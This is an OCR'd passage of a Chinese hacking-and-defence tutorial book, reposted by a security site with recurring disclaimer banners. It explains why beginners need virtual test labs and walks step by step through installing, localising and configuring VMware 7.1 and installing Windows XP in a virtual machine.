解答：可以。打开应用程序的命令是：“start”或“call”。例如在“C:\WINDOWS”目录下打开记事本程序，应在“命令提示符”窗口中运行“strat C:\WINDOWS\NOTEPAD.EXE”或“call C:\WINDOWS\ NOTEPAD.EXE”命令，即可打开记事本程序。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第2章

创建安全测试环境


重点提示：

- 创建安全测试环境概述
- 创建安全测试环境
- 入侵测试前的自我保护





安全测试环境是黑客攻防实战必备的内容，也是安全工作者需要了解和掌握的内容。本章在介绍什么是安全测试环境的基础上，重点讲述了如何利用虚拟机软件来创建安全测试环境，包括虚拟机软件的安装、虚拟系统的创建，以及如何在虚拟机上架设 IIS 服务器和安装网站等内容，最后又介绍了在入侵攻击前的自我保护方法。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在没有通用的入侵与防范技术的情况下，每种入侵与防范技术的成功都需要一定的入侵环境。对于黑客初学者来说，在学习过程中需要找到符合条件的目标计算机，并进行模拟攻击，而这些攻击目标并不是初学者能够从网络上搜索到的，需要通过构建虚拟机系统解决。

2.1 安全测试环境概述

所谓安全测试环境就是在已存在的一个系统中，利用虚拟机工具创建出的一个内在的虚拟系统。该系统与外界独立，但与已存在的系统建立有网络关系。在该系统中可以进行测试和模拟黑客入侵方式。

2.1.1 为什么需要安全测试环境

一些网络爱好者或黑客初学者在浏览安全技术网页时，总特别关注一些最新的安全漏洞和安全文摘，但却不能学以致用，原因在于这些网络爱好者或黑客初学者无法同时兼顾多个计算机环境进行试验，也没有一个完整的平台来完成安全漏洞技术的编译和测试，而且自身的操作系统也远远达不到最新安全漏洞所需要的各种各样的平台。

例如：在 Internet 浏览器中打开绿盟科技平台的主页面（http://www.nsfocus.net/），就可以看到页面中的安全漏洞信息，如图 2-1 所示。单击“安全漏洞”超级链接，即可打开安全漏洞描述页面，在其中可以看到最新漏洞列表。这些最新的安全漏洞囊括了各种各样的平台，任意打开一个最新的漏洞描述页面，就可以在“所有系统”下拉列表中看到，如图 2-2 所示。




图 2-1 绿盟科技首页



图 2-2 不同操作系统的漏洞信息

面对上述种类繁多的测试平台，如果实际操作往往会存在很大难度，此时需要通过虚拟机软件解决这些问题。

2.1.2 虚拟机软件与虚拟系统

虚拟机软件是一种可以在一台计算机上模拟出很多台计算机的软件，而且每台计算机都可以运行独立的操作系统，且不相互干扰，实现了一台“计算机”运行多个操作系统的功能，同时还可以将这些操作系统连成一个网络。常见虚拟机软件有 VMware 和 Virtual PC 两种。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. VMware

VMware 在实业界比较有实力，有着最完整的产品路线。

- esx server：企业服务器版，面向企业用户，功能强大。esx 是一个独立的操作系统，有自己的兼容硬件列表，对硬件需求高，同时必须作为专用服务器。
- gsx server（推荐）：服务器版，面向小型企业、教育科研机构和开发人员。
- work station：工作站版，面向个人用户。

2. Virtual PC

因为被微软收购而成为 MS Virtual PC，包括如下几个版本。

- Virtual server：面向企业用户的系统平台迁移，运行于 Windows 2000/2003 server 系统。
- Virtual PC（推荐）：定位类似 VMware work station。
- Virtual PC for mac：mac os 9 和 mac os x 上虚拟 x86 系统。
- Virtual PC for os2：5.x 中有过这样的版本。
- Virtual PC 提供了最好的兼容性，号称凡 x86 系统均可运行。

虚拟系统是在已有操作系统的基础上，安装一个新的操作系统或者虚拟出系统本身的文件，该操作系统允许在不重启计算机的基础上进行切换。创建虚拟系统有如下好处：

- 虚拟技术是一种调配计算机资源的方法，可以更有效、更灵活地提供和利用计算机资源，降低成本，节省开支；
- 在虚拟环境里更容易实现程序自动化，有效地减少了测试要求和应用程序的兼容性问题，在系统崩溃时更容易实施恢复操作；
- 虚拟系统允许跨系统进行安装，如在 windows XP 基础上可以安装 Linux 操作系统。

2.2　创建安全测试环境

黑客攻防技术具有很强的灵活性，在同样操作方式下，由于操作系统的不同也会产生不同的结果。有了虚拟机软件的帮助，就可以让用户搭建出任意主机并构建合适的入侵环境，让用户有针对性地学习每一种入侵技术。

2.2.1　虚拟机软件：VMware 的安装

虚拟机软件 VMware 可以使用户在一台计算机上同时运行一个或多个 Windows、DOS、Linux 系统，每个操作系统都可以进行虚拟分区和配置而不影响硬盘数据。如果安装环境符合 VMware 软件的运行要求，在下载 VMware 软件并获得注册码后，就可以进行安装了。

1. 安装 VMware 7.1

安装虚拟机软件 VMware7.1 的具体操作步骤如下。

步骤 01 下载并解压缩 VMware 压缩包之后，双击其中的安装文件即可启动自动安装程序，并弹出“VMware 产品安装”提示框，如图 2-3 所示。待初始化完毕后，即可看到“VMware 安装向导”对话框，如图 2-4 所示。

步骤 02 单击“Next”按钮，即可打开“Setup Type（安装类型）”对话框，在其中选择“Typical”单选项，如图 2-5 所示。在选择完毕后，即可自动打开“Destination Folder（目标

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

文件夹）”对话框，如图 2-6 所示。




图 2-3 “VMware 产品安装”提示框




图 2-4 “VMware 安装向导”对话框




图 2-5 “Setup Type（安装类型）”对话框




图 2-6 “Destination Folder（目标文件夹）”对话框

步骤 03 单击“Change（更改）”按钮，即可打开“浏览文件夹”对话框，在其中设置虚拟机安装的目标文件夹，如图 2-7 所示。单击“确定”按钮返回“Destination Folder”对话框，即可看到设置的目标文件夹，如图 2-8 所示。



图 2-7 “浏览文件夹”对话框




图 2-8 设置的目标文件夹

步骤 04 单击“Next”按钮，打开“software update（软件更新）”对话框，在其中根据实际需要选择相应的复选框，如图 2-9 所示。

步骤 05 单击“Next”按钮，打开“user experience improvement program（用户体验改进

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

方案）”对话框，在其中根据实际需要选择相应的复选框，如图 2-10 所示。




图 2-9 “software update”对话框




图 2-10 “用户体验改进方案”对话框

步骤 06 单击“Next”按钮，打开“Shortcuts（快捷方式）”对话框，在其中根据实际需要选择相应的复选框，这里勾选全部复选框，如图 2-11 所示。




图 2-11 “Shortcuts（快捷方式）”对话框

步骤 07 单击“Next”按钮，打开“Ready to Perform the Requested Operations（准备执行请求的操作）”对话框，提示用户单击“Continue（继续）”按钮，开始进程，如图 2-12 所示。单击“Continue（继续）”按钮，VMware7.1 软件，按照用户的请求自动进行安装并显示安装的进度条，如图 2-13 所示。




图 2-12 “准备执行请求的操作”对话框




图 2-13 “自动安装”对话框

步骤 08 在安装过程中会弹出“Enter License Key（输入的许可证密钥）”对话框，在其中根据提示输入 VMware 软件的许可证密钥，如图 2-14 所示。单击“Enter”按钮，打开“Setup Wizard Complete（安装向导完成）”对话框，如图 2-15 所示。单击“Restart Now（立即重启）”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

按钮，在计算机重新启动后，即可彻底完成 VMware 的安装操作。




图 2-14 “输入的许可证密钥”对话框



图 2-15 “安装完成”对话框

步骤 09 右击“网上邻居”图标，在弹出的快捷菜单中选择“属性”选项，打开“网络连接”窗口，在其中看到 VMware Workstation 添加的两个网络连接，如图 2-16 所示。右击“我的电脑”图标，在弹出的快捷菜单中选择“属性”选项，打开“系统属性”对话框，如图 2-17 所示。



图 2-16 VMware Workstation 安装的两个连接




图 2-17 “系统属性”窗口

步骤 10 切换到“硬件”选项卡，在“设备管理器”栏目中单击“设备管理器”按钮，打开“设备管理器”窗口，此时展开“网络适配器”节点，可以看到其中添加的两块虚拟网卡，如图 2-18 所示。




图 2-18 “设备管理器”窗口

2. 汉化 VMware 7.1

汉化 VMware 7.1 的具体操作步骤如下。

步骤 01 在虚拟机软件 VMware 7.1 安装完毕后，双击桌面上的“VMware Workstation”图标，若是第一次启动 VMware 虚拟机软件，即可打开“License Agreement（批准协议）”对话框，如图 1-19 所示。

步骤 02 选择“Yes, I accept the terms in the license agreement（我接受批准协议中的条款）”单选项，单击“OK”按钮，即可打开 VMware Workstation 操作界面，如图 1-20 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-19　“批准协议”对话框




图 2-20　“VMware”主窗口

步骤 03 由于 VMware 操作界面是以英文显示的，这不符合大部分中国用户的习惯，因此需要对 VMware 进行汉化操作。从网上下载 VMware 7.1 汉化程序压缩包，解压缩后即可看到其中的文件，如图 2-21 所示。

步骤 04 选中汉化程序包文件夹中的所有文件，从右键弹出菜单中选择“复制”菜单项进行复制，在其中找到 VMware 7.1 英文版的安装根目录，将复制好的文件粘贴到该根目录之中，如图 2-22 所示。




图 2-21　VMware 7.1 汉化包



图 2-22　VMware 的安装根目录

步骤 05 在粘贴完毕后，再次双击桌面上的“VMware Workstation”图标，即可打开以中文显示的“VMware”主界面，如图 2-23 所示。



图 2-23　以中文显示的“VMware”主界面

2.2.2　配置虚拟机

在安装好 VMware7.1 虚拟机软件并对其进行汉化操作后，下面就可以对虚拟机进行配置操作了。具体的操作步骤如下。

步骤 01 在“VMware”主界面中选择“文件”→“新建”→“虚拟机…”菜单项或单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

击右面窗口中的“新建虚拟机”图标，打开“New Virtual Machine Wizard（新建虚拟机向导）”对话框，选择“标准（推荐）”单选项，即使用典型模式创建一个虚拟机，如图 2-24 所示。

步骤 02 单击“Next”按钮，即可打开“Guest Operating System Installation（操作系统安装方式）”对话框，该版本虚拟机提供了安装盘、安装盘映像文件和以后安装 3 种安装方式，这里把系统光盘放在光驱中并选择“安装盘”单选项，如图 2-25 所示。

步骤 03 单击“Next”按钮，打开“Select a Guest Operation System（选择一个客户机操作系统）”对话框，VMware 虚拟机软件支持的操作系统包括从 MS-DOS 到 Windows 2003 以及 Unix、Linux、Netware 等众多版本的操作系统，在其中选择相应的操作系统和版本，这里选择 Microsoft Windows 系统的 Microsoft XP Professional 版本，如图 2-26 所示。




图 2-24 “新建虚拟机向导”对话框



图 2-25 “操作系统安装方式”对话框




图 2-26 “选择操作系统”对话框

步骤 04 单击“Next（下一步）”按钮，打开“Easy Install Information（输入 Windows 安装信息）”对话框，在其中输入所安装系统的安装序列号、用户名称、登录密码等信息，以便在安装系统时自动加载，从而实现安装系统的无人值守功能，如图 2-27 所示。

步骤 05 单击“Next”按钮，打开“Name the Virtual Machine（虚拟机名称）”对话框，在其中的“虚拟机名称”文本框中输入虚拟机的名称，如图 2-28 所示。

步骤 06 单击“位置”文本框后面的“浏览”按钮，打开“浏览文件夹”对话框，在其中选择修改虚拟机文件的存放位置，如图 2-29 所示。



图 2-27 “输入安装信息”对话框



图 2-28 “虚拟机名称”对话框



图 2-29 “浏览文件夹”对话框

步骤 07 单击“确定”按钮返回到“Name the Virtual Machine（虚拟机名称）”对话框，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

即可看到更改后的位置，如图 2-30 所示。单击“Next”按钮，打开“Specify Disk Capacity（指定磁盘容量）”对话框，在其中设置磁盘大小和相应选项，如图 2-31 所示。

步骤 08 单击“Next”按钮，打开“Ready to Create Virtual Machine（准备创建虚拟机）”对话框，在其中可以看到要创建虚拟机的信息，包括计算机名称、硬盘大小、内存大小等，如图 2-32 所示。



图 2-30　更改文件的位置



图 2-31　“指定磁盘容量”对话框



图 2-32　“创建虚拟机”对话框

步骤 09 如果确定信息无误，单击“Finish（完成）”按钮，即可在“Wmware Workstation”窗口中看到新创建的虚拟机，如图 2-33 所示。此时在“Wmware Workstation”窗口左侧栏目中单击刚创建的虚拟机，即可在右窗格中看到建立的主机的软件和硬件信息。



图 2-33　刚创建的虚拟机

步骤 10 如果想对刚创建的虚拟机进行设置，则可在“VMware”主窗口中单击“编辑虚拟机设置”超链接，打开“virtual machine settings（虚拟机设置）”对话框，在其中对内存、硬件、USB 借口、声音等属性进行设置，如图 2-34 所示。

步骤 11 在本地计算机中打开刚创建虚拟机所在的文件夹，在其中可以看到创建的系统文件，如图 2-35 所示。如果创建的虚拟机感染了病毒，可将该文件夹直接删除，再重新创建一个虚拟机就，可以实现保护计算机的目的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-34 “虚拟机设置”对话框



图 2-35 查看创建的虚拟机文件

2.2.3 在虚拟机中安装操作系统

在配置好虚拟机之后，还需要在新建的虚拟机中安装操作系统，才可使新建的虚拟机运行起来。下面以 Windows XP 操作系统安装为例讲述利用光驱在新建虚拟机中安装操作系统。

具体的操作步骤如下。

步骤 01 在 VMware 虚拟机主窗口选择需要安全操作系统的虚拟机，单击“编辑虚拟机设置”选项，打开“Virtual Machine Settings（虚拟机设置）”对话框，在其中选择“CD-ROM（IDE）”选项，在“Connection（连接）”选项组中选择“Use physical drive（使用物理磁盘）”单选项，如图 2-36 所示。

步骤 02 将安装光盘插入光驱中并单击右侧下拉按钮，选择操作系统所在的位置“G 盘”，即可完成使用物理磁盘安装操作系统的设置，如图 2-37 所示。




图 2-36 “Virtual Machine Settings（虚拟机设置）”对话框




图 2-37 完成安装操作系统设置

步骤 03 单击“OK”按钮返回 VMware 虚拟机主窗口，单击“打开该虚拟机电源”选项，启动该虚拟机并开始安装 Windows XP SP3 操作系统，如图 2-38 所示。在其中选择“1.安装

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Win XP”选项，打开 Windows XP SP3 操作系统安装程序运行界面，如图 2-39 所示。



图 2-38　安装操作系统




图 2-39　程序运行界面

步骤 04 在操作系统安装过程中会出现磁盘分区提示界面，如图 2-40 所示。用户可根据实际情况选择是否需要分区，如果不需要分区，则按下 Enter 键继续安装；如果需要划分磁盘分区，则需要按 C 键进入到磁盘分区界面，如图 2-41 所示。




图 2-40　磁盘分区提示界面



图 2-41　磁盘分区界面

步骤 05 在鼠标闪动处输入要划分磁盘分区的大小并按 Enter 键，即可创建一个新容量的磁盘，如图 2-42 所示。按 Enter 键进入到格式化选择界面，如图 2-43 所示。

